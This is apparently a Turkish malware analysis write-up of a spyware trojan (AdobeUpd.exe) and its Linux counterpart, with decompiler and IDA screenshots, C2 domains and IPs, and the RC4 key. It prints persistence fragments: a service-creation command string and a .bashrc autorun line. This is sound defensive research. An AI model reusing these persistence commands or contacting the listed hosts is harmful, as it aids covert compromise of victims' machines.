BitDefender	clean	21.11.2016	6
ViRobot	clean	21.11.2016	6
Tencent	clean	21.11.2016	6
Ad-Aware	clean	21.11.2016	6
Emsisoft	clean	21.11.2016	6
Comodo	clean	21.11.2016	6
F-Secure	clean	21.11.2016	6

pestudio 8.54 - Malware Initial Assessment - www.winitor.com

File Help

virustotal (32/56 - 14.11.2016)

engine (56) positiv (32) date (dd.mm.y...) age (...)

engine (56)	positiv (32)	date (dd.mm.y...)	age (...)
McAfee	Artemis!01A56B91E6BE	14.11.2016	13
McAfee-GW-Edition	BehavesLike.Win32.Trojan.tt	13.11.2016	14
MicroWorld-eScan	Gen:Variant.Kazy.745415	14.11.2016	13
ALYac	Gen:Variant.Kazy.745415	14.11.2016	13
BitDefender	Gen:Variant.Kazy.745415	14.11.2016	13
Ad-Aware	Gen:Variant.Kazy.745415	14.11.2016	13
F-Secure	Gen:Variant.Kazy.745415	14.11.2016	13
GData	Gen:Variant.Kazy.745415	14.11.2016	13
Emsisoft	Gen:Variant.Kazy.745415 (B)	14.11.2016	13
AVG	Generic14_c.ISW	14.11.2016	13
Qihoo-360	HEUR/QVM03.0.Malware.Gen	14.11.2016	13
Symantec	Heur.AdvML.C	14.11.2016	13
AhnLab-V3	Malware/Win32.Generic.N1737323262	14.11.2016	13
K7GW	Spyware (004d53c91)	14.11.2016	13
K7AntiVirus	Spyware (004d53c91)	14.11.2016	13
Avira	TR/Spy.Agent.1232896.79	14.11.2016	13
Panda	Tlj/GdSda.A	13.11.2016	14
Ikarus	Trojan-Spy.Agent	14.11.2016	13
Zillya	Trojan.Agent.Win32.585922	11.11.2016	16
Arcabit	Trojan.Kazy.DB5FC7	14.11.2016	13
NANO-Antivirus	Trojan.Win32.Agent.ebjiba	14.11.2016	13
VIPRE	Trojan.Win32.Generic!BT	14.11.2016	13
AVware	Trojan.Win32.Generic!BT	14.11.2016	13
Yandex	TrojanSpy!esl/I40SQL8	13.11.2016	14
Microsoft	TrojanSpy!Win32/Skeeyah.Alrfn	14.11.2016	13
Kaspersky	UDS:DangerousObject.Multi.Generic	14.11.2016	13
Fortinet	W32/VBKrypt.Clt	14.11.2016	13
Tencent	Win32.Trojan.Spy.Een	14.11.2016	13
Baidu	Win32.Trojan.WisdomEyes.16070401.9500.9...	11.11.2016	16
ESET-NOD32	Win32/Spy.Agent.OTJ	14.11.2016	13
Bkav	clean	12.11.2016	15
nProtect	clean	14.11.2016	13
CMC	clean	14.11.2016	13

İlk olarak [AdobeUpd.exe](#) programını [VB Decompiler](#) aracı ile incelediğimde, çalıştırıldıktan sonra %TEMP%\AdobeUpdate.exe programını %WINDIR%\System32\AdobeUpdate.exe klasörüne kopyaladığını ve Windows yeniden başlatıldığında otomatik olarak çalışabilme adına [AdobeUpdate](#) servisi oluşturduğunu tespit ettim. Bu arada unixupdate programının Linux üzerinde çalıştırıldıktan sonra kendisini kullanıcının HOME dizini altına .unixupdate adı altında kopyaladığını ve bulunduğu dizini .bashrc dosyasının sonuna eklediğini de Linux kullanıcıları ile paylaşayım.

FileName: C:\Users\Mert\Desktop\polgov\AdobeUpd.exe

... Decompile

Objects Tree: Native Code Parse stack parameters Procedure analyzer and optimizer

Code

- Sub\_Main
- moduleA
- API

Sub Main

```

2669: GoTo loc_004027C6
266E: 'Referenced from: 0040250B
266E: var_A8 = var_98
271B: var_68 = "move " & Environ$(var_88) & "\AdobeUpdate.exe" & Environ$("windir") & "\S
2758: var_78 = var_68 & Environ$("windir") & "\System32\AdobeUpdate.exe DisplayName= Adobe
277B: var_24 = var_78 & "sc failure AdobeUpdate reset= 30 actions= restart/10000/restart/1
27C6: 'Referenced from: 00402669
27E4: var_D0 = "cmd /c "
27F8: var_88 = "cmd /c " & var_24
2825: If var_38 = 0 Then GoTo loc_00402DF5
2830: var_eax = Sleep(10000)
285B: var_88 = "temp"
2882: var_58 = Environ$(var_88) & "\tmp001"
2885: var_eax = Proc_403190(var_58, var_88)
288A: var_104 = Proc_403190(var_58, var_88)
28B7: If var_104 = 0 Then GoTo loc_00402B31
28C5: var_54 = "C:\Program Files\BitDefender"
28CF: var_eax = Proc_403300(var_54)
28D4: var_110 = Proc_403300(var_54)
28DB: var_eax = Proc_403230
28F1: var_104 = Not (Proc_403230)
2901: If var_104 = 0 Then GoTo loc_00402B31
2968: Open Environ$("temp") & "\tmp001" For Random As #1 Len = Len(var_3C)
299A: Get #1, 1, var_3C
2992: Close #1

```

Decompiled OK

```

root@ubuntu: ~
GNU nano 2.5.3          File: .bashrc

    . ~/.bash_aliases
fi

# enable programmable completion features (you don't need to enable
# this, if it's already enabled in /etc/bash.bashrc and /etc/profile
# sources /etc/bash.bashrc).
#if [ -f /etc/bash_completion ] && ! shopt -oq posix; then
#    . /etc/bash_completion
#fi
/root/.unixupdate

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit      ^R Read File ^\ Replace ^U Uncut Text ^T To Spell ^_ Go To Line

```

IDA - C:\Users\Mert\AppData\Local\Temp\ida73751.idb (.unixupdate)

File Edit Jump Search View Debugger Options Windows Help

Remote Linux debugger

Library function Data Regular function Unexplored Instruction External symbol

Debug View Structures Enums

IDA View-EIP

```

08048623 lea    edx, aFFFFAooi[eax] ; "unix.softwareupdate.ignorelist.com:443"
08048629 mov    eax, [ebp+var_10]
0804862C mov    ecx, [ebp+var_C]
0804862F add    eax, ecx
08048631 shl    eax, 3
08048634 mov    ecx, eax
08048636 shl    ecx, 4
08048639 add    eax, ecx
0804863B add    eax, offset aFFFFAooi ; "unix.softwareupdate.ignorelist.com:443"
08048640 mov    [esp+98h+var_94], edx
08048644 mov    [esp+98h+var_98], eax
08048647 call   near ptr decode
0804864C test   eax, eax
0804864E jnz   loc_8048422

```

100.00% (993,1698) (196,12) UNKNOWN 0804842B: openconn+69 (Synchronized with EIP)

Hex View-1

```

FFC5BF80 73 20 25 73 00 58 41 55 54 48 4F 52 49 54 59 3D s%e.XAUTHORITY=
FFC5BF80 2F 72 6F 6F 74 2F 2E 58 61 75 74 68 6F 72 69 74 /root/.Xauthorig
FFC5BF80 79 00 5F 3D 2F 72 6F 74 2F 2E 75 6E 69 78 75 y.=./root/.unixu
FFC5BF80 70 64 61 74 65 00 2F 72 6F 6F 74 2F 2E 75 6E 69 pdate./root/.uni
FFC5BF80 78 75 70 64 61 74 65 00 00 00 00 00 00 00 00 00 xupdate.....

```

UNKNOWN FFC5BFFF1: [stack]:FFC5BFFF1

Output window

Flushing buffers, please wait...ok

Python

AU: idle Down

General registers

ID	0
----	---

Modules

/root/.unixupdate
lvdsl

Path

/root/.unixupdate
lvdsl

Threads

Decimal	Hex	State
5145	1419	Ready

Stack view

FFC48310	080EF
FFC48314	080EF
FFC48318	00000
FFC4831C	00000
FFC48320	00000

UNKN FFC4 (Syn

AdobeUpdate programı çalıştırıldıktan sonra kaynak koduna gömülü olan komuta kontrol merkezi sunucularına 80, 8080 ve 443 bağlantı noktalarından erişmeye çalışıyordu. İşin ilginç yanı ise haberleşmeye çalıştığı komuta kontrol merkezlerinden çoğunu Türkiye'de bulunmasıydı. IP adreslerine bağlanmaya çalışığınızda da bu ip adreslerinden bazlarının DVR cihazlarına ait olduğunu görebiliyordunuz. Özellikle [DDoS saldırılarda](#) kullanılan IoTlerin hedeflenmiş saldırılarında da ziplama noktası olarak kullanılması sanırım bu saatten sonra kimseyi şaşırtmayacaktır.

Domain	Address	Country
zenzhu.twilightparadox.com	85.105.29.177	Turkey
daisen.jumpingcrab.com	85.105.29.177	Turkey
wudang.ignorelist.com	85.105.6.207	Turkey
89b5a6ded5dee757ff07.mooo.com	-	-
allegro.crabdance.com	85.105.6.207	Turkey
xinjua.ignorelist.com	83.212.118.85	Greece
anbroib.strangled.net	83.212.118.85	Greece
checkip.dyndns.org	216.146.43.70	United States

## Contacted Hosts

<a href="#">Download Contacted Hosts (CSV)</a>			
216.146.43.70	80 TCP	WMIc.exe PID: 2464	United States ASN: 33517 (Dynamic Network Services, Inc.)
85.105.6.207	8080 TCP	WMIc.exe PID: 2464	Turkey ASN: 9121 (Turk Telekomunikasyon Anonim Sirketi)
83.212.118.85	443 TCP	WMIc.exe PID: 2464	Greece ASN: 5408 (Greek Research and Technology Network S.A.)
85.105.29.177	8080 TCP	WMIc.exe PID: 2464	Turkey ASN: 9121 (Turk Telekomunikasyon Anonim Sirketi)
85.105.29.177	443 TCP	WMIc.exe PID: 2464	Turkey ASN: 9121 (Turk Telekomunikasyon Anonim Sirketi)
85.105.6.207	443 TCP	WMIc.exe PID: 2464	Turkey ASN: 9121 (Turk Telekomunikasyon Anonim Sirketi)
83.212.118.85	8080 TCP	WMIc.exe PID: 2464	Greece ASN: 5408 (Greek Research and Technology Network S.A.)

← → C ⓘ allegro.crabdance.com/login.rsp

DVR LOGIN

User name

Password

Remember me

Language

← → C ⌂ anbroib.strangled.net

# Apache2 Ubuntu Default Page



## It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.


### Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:



```
/etc/apache2/
|-- apache2.conf
|   '-- ports.conf
```


← → C ⌂ wudang.ignorelist.com/login.rsp



The image shows a login interface titled "DVR LOGIN". On the left, there is a graphic of a camera lens with a green light effect. Below the graphic is a "Language" button. On the right, there is a "User name" input field, a "Password" input field with a right-pointing arrow button, and a "Remember me" checkbox. The entire interface has a dark, rounded-corner design.

Tabii zararlı yazılımın derlenmesinden 1.5 sene sonra komuta kontrol merkezlerinin hala çalışır olmasını beklemek hayalcılık olurdu dolayısıyla çalışan bir komuta kontrol merkezi maalesef bulamadım. Ben de bunun üzerine çalıştırılır çalıştırılmaz haberleşmeye çalıştığı komuta kontrol merkezinin login.php sayfasına gönderdiği şifreli veriyi çözmeye karar verdim. AdobeUpdate.exe programının sistem üzerinde çalıştığı WMIC işlemine (process) kod enjeksiyonu yaptığı bildiğim için [IDA Pro](#) ile kod enjeksiyonu yapılan noktayı AdobeUpdate programı üzerine tespit etmeye çalıştım ancak çeşitli teknik engellerden dolayı IDA Pro beni biraz hayal kırıklığına uğrattı. [Immunity Debugger](#) aracını her zaman daha kullanışlı bulan biri olarak bu defa ne varsa eski dosta vardır diyerek incelemeye çalıştığında bu defa Immunity Debugger aracının çöktüğünü gördüm. Bu bir kabus olmalı derken [OllyDbg](#) aracının tahtına aday olan [x64dbg](#) aracı imdadıma yetişiverdi. AdobeUpdate programı Visual Basic ile geliştirildiği ve enjeksiyon sonrası zararlı kodun bellekten çalıştırılması [amaciyla](#) CallWindowProc API kullanımlığını gördüğüm için bu API çağrılmadan önce bellekte PE dosya formatının başlangıç değerlerini 4D5A90 (magic header) aratmaya karar verdim. Arama sonucunda [zararlı yazılımın çekirdeğine](#) başarıyla ulaştıktan sonra bellekten diske kayıt ettim. (dump)





IDA Pro ile diske kayıt ettiğim zararlı yazılımı analiz ettiğimde çok geçmeden komuta kontrol merkezine gönderilen verinin RC4 simetrik şifreleme algoritması ile şifrelendiğini gördüm. RC4 şifrelemesinde kullanılan anahtarın oluşturulmasında kullanılan WePWNhouses12345 karakter dizisi, bu zararlı yazılımin ev kullanıcılarını hedef almak amacıyla geliştirildiği ihtimalini gündeme getiriyordu.

The screenshot shows the IDA Pro interface with the following panes:

- File View-EIP**: Shows assembly code:

```
loc_4355F6:          ; duBufLen
push    ebx
push    $01             ; int
call    sub_437120      ; sifrelemeye gidiyor
add     esp, 8
test    al, al
jz     short loc_4355B8
```
- Registers**: Shows general registers:

EBX 002761DA	debug019:002761DA	ID 0
ECX 000001E	4	UIP 0
ECX 00000000	0	UIF 0
EDX 00000002	0	AC 0
ESI 002761D0	debug019:002761D0	VH 0
EDI 00276000	debug019:00276000	RF 0
EIP 001BF668	Stack[00000018]:001BF668	NT 0
EIP 004355F8	sub_435560+98	IOPL 0
EIP 004355F8	sub_435560+98	OF 0
EFL 00000212		DF 0
		IF 1
		TF 0
		SF 0
		ZF 0
		AF 1
		PF 0
		CF 0
- Stack view**: Shows the stack dump:

001BF664	002761DA	debug019:002761DA
001BF668	002761D0	debug019:002761D0
001BF66C	000001E	.data:word_5982C8
001BF670	00273860	debug019:00273860
001BF674	00000001	
001BF67C	001BF6A8	Stack[00000018]:001BF6A8
001BF680	7796E8F8	ntdll.dll:ntdll_EtwEventActivit
001BF684	00000000	
001BF688	00000001	
001BF68C	7796EC00	ntdll.dll:ntdll_EtwEventActivit
001BF690	001BF6B8	Stack[00000018]:001BF6B8
001BF694	75C89E7C	wininet.dll:wininet_HttpAddRequ
001BF698	75C89E7C	wininet.dll:wininet_HttpAddRequ
001BF69C	00000004	
001BF6A0	00000001	
001BF6A4	001BF804	Stack[00000018]:001BF804
- Output window**: Displays the message "Flushing buffers, please wait...ok".
- Python**: Shows the command "Python".

The screenshot shows the IDA Pro interface with the following windows:

- File Edit Jump Search View Debugger Options Windows Help**
- Local Win32 debugger** (Toolbar)
- Library function Data Regular function Unexplored Instruction External symbol** (Status bar)
- Debug View** (Panel)
- Structures** (Panel)
- Enums** (Panel)
- General registers** (Panel): Shows CPU register values.
- Stack view** (Panel): Shows the stack contents.
- Output window** (Panel): Displays the message "Flushing buffers, please wait...ok".
- Python** (Panel): Displays the command "Python".

The assembly code in the main window shows two functions:

```
nov    ecx, [esp+3Ch+phHash]
nov    edx, [esp+3Ch+phProv]
lea     eax, [esp+3Ch+phKey]
push   eax, [esp+3Ch+phKey]
push   800000h ; dwFlags
push   ecx, [esp+40h+hBaseData]
push   680th ; Algid
push   edx, [esp+40h+hProv]
call   ds:CryptDeriveKey
test  eax, eax
jz    short loc_437270

loc_437270:
mov   ecx, [esp+3Ch+var_4]
pop   edi
pop   esi
mov   al, bl
pop   ebx
xor   ecx, esp
call  @_security_check_cookie@4 ; __security_check_cookie(x)
add   esp, 3Bh
retm
sub_437120 endp
```

The stack view shows the stack contents:

